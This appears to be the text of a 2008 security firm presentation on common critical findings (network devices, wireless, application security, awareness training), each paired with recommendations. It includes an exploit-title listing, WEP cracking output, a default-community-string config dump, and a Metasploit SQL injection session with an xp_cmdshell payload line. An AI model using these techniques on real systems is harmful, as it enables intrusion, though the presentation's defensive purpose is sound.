2008-09-22	Sagem Routers F@S Remote CSRF Exploit (dbcp hostname attack)	1625	R	D		Underc0ne Crew
2008-09-21	Unreal Tournament 3 v1.3 Remote Directory Traversal Vulnerability	2318	R	D		Luigi Auriemma
2008-09-19	NuMedia SoFi NMS DVD Burning SDK ActiveX (NMSDVXU.dll) Exploit	2405	R	D	X	Nine:Situations:Group
2008-09-17	Cisco Router HTTP Administration CSRF Command Execution Exploit 2	5730	R	D	X	Jeremy Brown
[local]						
2008-09-06	NuMark Cms 5.0 rev 2 Local -MSU File Stack Buffer Overflow Exploit	2844	R	D		Bo B0w
2008-08-31	Postfix <= 2.6-20080814 (symlink) Local Privilege Escalation Exploit	4805	R	D		BoMaNSoFt
2008-08-30	Acoustica Beasraft 1.02 Build 15 (bepny file) Local BOF Exploit	1851	R	D		Koshi
2008-08-29	Acoustica MP3 CD Burner 4.51 Build 147 (asw file) Local BOF Exploit	1996	R	D		Koshi
2008-08-28	Acoustica Mixcraft <= 4.2 Build 98 (musc file) Local BOF Exploit	2247	R	D		Koshi
2008-08-01	IrfanView <= 3.59 IFF File Local Stack Buffer Overflow Exploit	7479	R	D		Bo B0w
[web apps]						
2008-09-24	ADN Forum <= 1.0b Insecure Cookie Handling Vulnerability	274	R	D		Pepelux
2008-09-24	webcp 0.5.7 (filelocation) Remote File Disclosure Vulnerability	296	R	D		GoLd_M
2008-09-24	Jadu CMS for Government (recruit_details.php) SQL Injection Vuln	334	R	D		r45c4l
2008-09-24	PHPcounter <= 1.3.2 (defs.php I) Local File Inclusion Vulnerability	474	R	D		dun
2008-09-24	mailwatch <= 1.0.4 (docs.php doc) Local File Inclusion Vulnerability	404	R	D		dun
2008-09-24	emergecolab 1.0 (sitecode) Local File Inclusion Vulnerability	351	R	D		dun
2008-09-24	AJ Auction Pro Platinum Skin #2 (detail.php item_id) SQL Injection Vuln	415	R	D		GoLd_M
2008-09-24	Jetik Enlak ESA 2.0 Multiple Remote SQL Injection Vulnerabilities	408	R	D		ZoRLu
2008-09-24	Ol Bookmarks Manager 0.7.5 RFI / LFI / SQL Injection Vulnerabilities	1131	R	D		GoLd_M
2008-09-24	Riansoscabos CMS 0.9 Remote Add Admin Exploit	932	R	D		ka0x
2008-09-24	Hotscripts Clone (cid) Remote SQL Injection Vulnerability	979	R	D		Russian X
2008-09-23	WebPortal CMS <= 0.7.4 (code) Remote Code Execution Vulnerability	813	R	D		GoLd_M
2008-09-23	Ol Bookmarks Manager 0.7.5 Local File Inclusion Vulnerability	503	R	D		dun
2008-09-23	JETIK-WEB Software (sayfa.php kat) SQL Injection Vulnerability	772	R	D		d3v1l
[dos / poc]						
2008-09-24	Google Chrome Browser Carriage Return Null Object Memory Exhaustion	511	R	D	X	Aditya K Sood

Recommendations

- ❖ Implement Network Admission Control Solution to prevent unauthorized users and systems from accessing the networking
- ❖ Segment critical infrastructure and high value assets from the network
- ❖ Segment networks designated for visitors, contractors, and vendor presentations
- ❖ Enforce restrictions based on a default deny policy for both Ingress AND Egress filtering


Common Critical Finding

NETWORK DEVICE CONFIGURATION WEAKNESSES

Network Device Configuration Weaknesses

- ❖ Insecure settings such as default read write SNMP community strings and type 7 passwords can quickly compromise routers and switches
- ❖ Insecure, plaintext management protocols such as Telnet, HTTP, and SNMP allows credentials to be sniffed off the wire
- ❖ Layer 2 and Layer 3 weaknesses provides the ability to reroute network traffic and perform DOS attacks
- ❖

Example 1: Default RW Community String



```
eth-cat3
File Edit IP Address Help
New Open Save Diff Print Undo Find De... Tools Help
Router / Switch
Community String private
Upload Download

|
version 11.2
no service pad
service timestamps debug datetime localtime show-timezone
service timestamps log datetime localtime show-timezone
service password-encryption
no service udp-small-servers
no service tcp-small-servers
|
hostname eth-cat3
|
enable password 7 ██████████
|
|
ip domain-list .
ip domain-list ██████████
ip name-server ██████████
ip name-server ██████████
clock timezone MST -7
clock summer-time CDT recurring
|
interface VLAN1
ip address ██████████ 255.255.255.192
no ip route-cache
|
interface FastEthernet0/1
description "emergency med. basement"
switchport access vlan 113
spanning-tree portfast
|
interface FastEthernet0/2
switchport access vlan 113
spanning-tree portfast
|
interface FastEthernet0/3
switchport access vlan 113
spanning-tree portfast
|
IOS 11.2
```

Example 2: Type 7 Passwords



Example 3: ARP Spoofing

Started	Closed	HTTPS server	Client	Status	Filename	Bytes
25/09/2008 - 15:54:53	25/09/2008 - 15:54:53			Closed by client		
25/09/2008 - 15:54:53	25/09/2008 - 15:54:53			Closed by client		
25/09/2008 - 15:55:16	25/09/2008 - 15:55:16			Closed by client		
25/09/2008 - 15:55:16	25/09/2008 - 15:55:16			Closed by client		
25/09/2008 - 15:55:17	25/09/2008 - 15:55:17			Closed by client		
25/09/2008 - 15:55:17	25/09/2008 - 15:55:17			Closed by client		
25/09/2008 - 15:55:17	25/09/2008 - 15:55:18			Closed by server	HTTPS-2008925225517484-56078.txt	4138 bytes
25/09/2008 - 15:55:18	25/09/2008 - 15:55:19			Closed by server	HTTPS-2008925225518687-56079.txt	3325 bytes
25/09/2008 - 15:55:18	25/09/2008 - 15:55:20			Closed by server	HTTPS-2008925225518687-56080.txt	22114 bytes
25/09/2008 - 15:55:20	25/09/2008 - 15:55:21			Closed by server	HTTPS-2008925225520375-56081.txt	1783 bytes
25/09/2008 - 15:55:20	25/09/2008 - 15:55:21			Closed by server	HTTPS-2008925225520390-56082.txt	1463 bytes
25/09/2008 - 15:55:21	25/09/2008 - 15:55:22			Closed by server	HTTPS-2008925225521781-56086.txt	2477 bytes
25/09/2008 - 15:55:21	25/09/2008 - 15:55:22			Closed by server	HTTPS-2008925225521781-56087.txt	5154 bytes

Recommendations

- ❖ Develop and enforce secure configuration guidelines for network equipment
- ❖ Leverage best practices and industry standards when defining configuration procedures
- ❖ Perform ongoing reviews on samples of network devices
- ❖ Some attacks are extremely difficult to fully protect against

Common Critical Finding

INADEQUATE DETECTIVE AND REACTIVE CAPABILITIES

Inadequate Detective And Reactive Capabilities

- ❖ Aggregation, correlation, and alerting capabilities extremely limited at many organizations
- ❖ Organizations that have procured expensive detection capabilities fall short in human expertise and resource allocation to use them
- ❖ Coverage often limited to external threats and internal threats go undetected
- ❖ Client employees are unable to detect valid attacks in real time with red team - blue team testing
- ❖ Incidents and breaches often uncovered by 3rd party consultants

Recommendations

- ❖ Conduct a cost benefit analysis for performing security analysis functions in-house
- ❖ For majority of cases, the most effective outcome is to leverage outside expertise and transfer liability
- ❖ Partner with managed security services firms who specialize in prevention and detection capabilities
- ❖ For internal analysis, implement best of breed products and leverage unified threat management system for aggregation, correlation, alerting, and querying of data

Common Critical Finding

INSECURE WIRELESS INFRASTRUCTURE

Insecure Wireless Infrastructure

- ❖ Wireless network is not segmented from wired network and users on the wireless network can reach any resource on the wired network
- ❖ Infrastructure built on insecure protocols such as WEP and WPA which can be cracked in a matter of minutes
- ❖ Insecure rogue access points are setup by users unaware of the security implications
- ❖ Tricking users to access spoofed access points is trivial

Example 1: Cracking WEP

```
Shell - Konsole <2>
[00:00:07] Tested 146265 keys (got 61616 IVs)
KB  depth  byte(vote)
0   2/ 7    E2( 15) 0A( 12) 7E(  6) 79(  5) B7(  5) 00(  0)
1   0/ 6    54( 15) 98( 12) D2( 12) 91(  5) 95(  3) CC(  3)
2   2/ 4    FF( 15) 3E(  3) 00(  0) 01(  0) 02(  0) 03(  0)
3   0/ 3    8F( 18) 03( 15) F3(  5) 3A(  3) 64(  3) 00(  0)

KEY FOUND! [ E2:54:FF:8F:58 ]
Probability: 100%

bt ~ #
```

Recommendations

- ❖ Wireless is inherently insecure and should be segregated from wired network
- ❖ For complex, enterprise environments create varying access levels for wireless use
- ❖ Migrate from flawed protocols such as WEP and WPA to WPA2 enterprise
- ❖ Define, communicate, and enforce wireless use policies
- ❖ Perform ongoing wireless assessments

Common Critical Finding

DEFICIENT APPLICATION SECURITY

Deficient Application Security

- ❖ Over 75% of attacks occur at the application level
- ❖ Websites on average contain 7 critical and remotely exploitable vulnerabilities
- ❖ Few companies are incorporating application security in any meaningful way

Example 1: SQL Injection Command Shell

```
MSFConsole
-----
optional  SSL                Use SSL
required  RHOST                The target address
optional  UHOST                The virtual host name of the server
required  RPATH                Vulnerable URL with # as injection point
required  RPORT                80                The target port

Target: Targetless Exploit

msf SQL_Injection_GET > set RHOST [REDACTED]
RHOST -> 192.168.7.50
msf SQL_Injection_GET > set UHOST [REDACTED]
UHOST -> www.dvds4less.net
msf SQL_Injection_GET > set RPORT 80
RPORT -> 80
msf SQL_Injection_GET > set RPATH /details.aspx?id=1;#
RPATH -> /details.aspx?id=1;#
msf SQL_Injection_GET > exploit
[*] Sending SQL injection payload...
Sending request number 0
GET /details.aspx?id=1;EXEC+master..xp_cmdshell+'echo+Set+WshShell+=+WScript.CreateObject("WScript.Shell")>c:\secret.ubs' HTTP/1.0
Host: [REDACTED]
```

Recommendations

- ❖ Prioritize efforts based on value of application data and level of risk
- ❖ Determine the maturity of your organizations application security program and begin instituting activities accordingly
- ❖ Gradually integrate security over the entire software development cycle
- ❖ Perform ongoing assessments of critical applications to validate security controls


Common Critical Finding

INEFFECTIVE EMPLOYEE AWARENESS TRAINING

Ineffective Employee Awareness Training

- ❖ Humans are the weakest link and represent one of the greatest dangers to a company
- ❖ At many company awareness training only occurs at the time of hire, but people forget and threats evolve
- ❖ Unsophisticated attacks such as phishing and trojaned USBs obtain sensitive information and spread malware through employee gullibility
- ❖ The most common spread of malware is through email, p2p networks, USB sticks, and drive by downloads

Example 1: Phishing For CEO Email Credentials



Recommendations

- ❖ Require Employee Awareness Training on an ongoing basis
- ❖ Leverage computer based training over instructor lead training to maximize volume and reduce costs
- ❖ Define, communicate, and enforce allowed and prohibited user activities
- ❖ Perform social engineering assessments at least once a year to measure the success of training

Praetorian Top 9 Critical Findings

Nathan Sportsman

Founder and Chief Executive Officer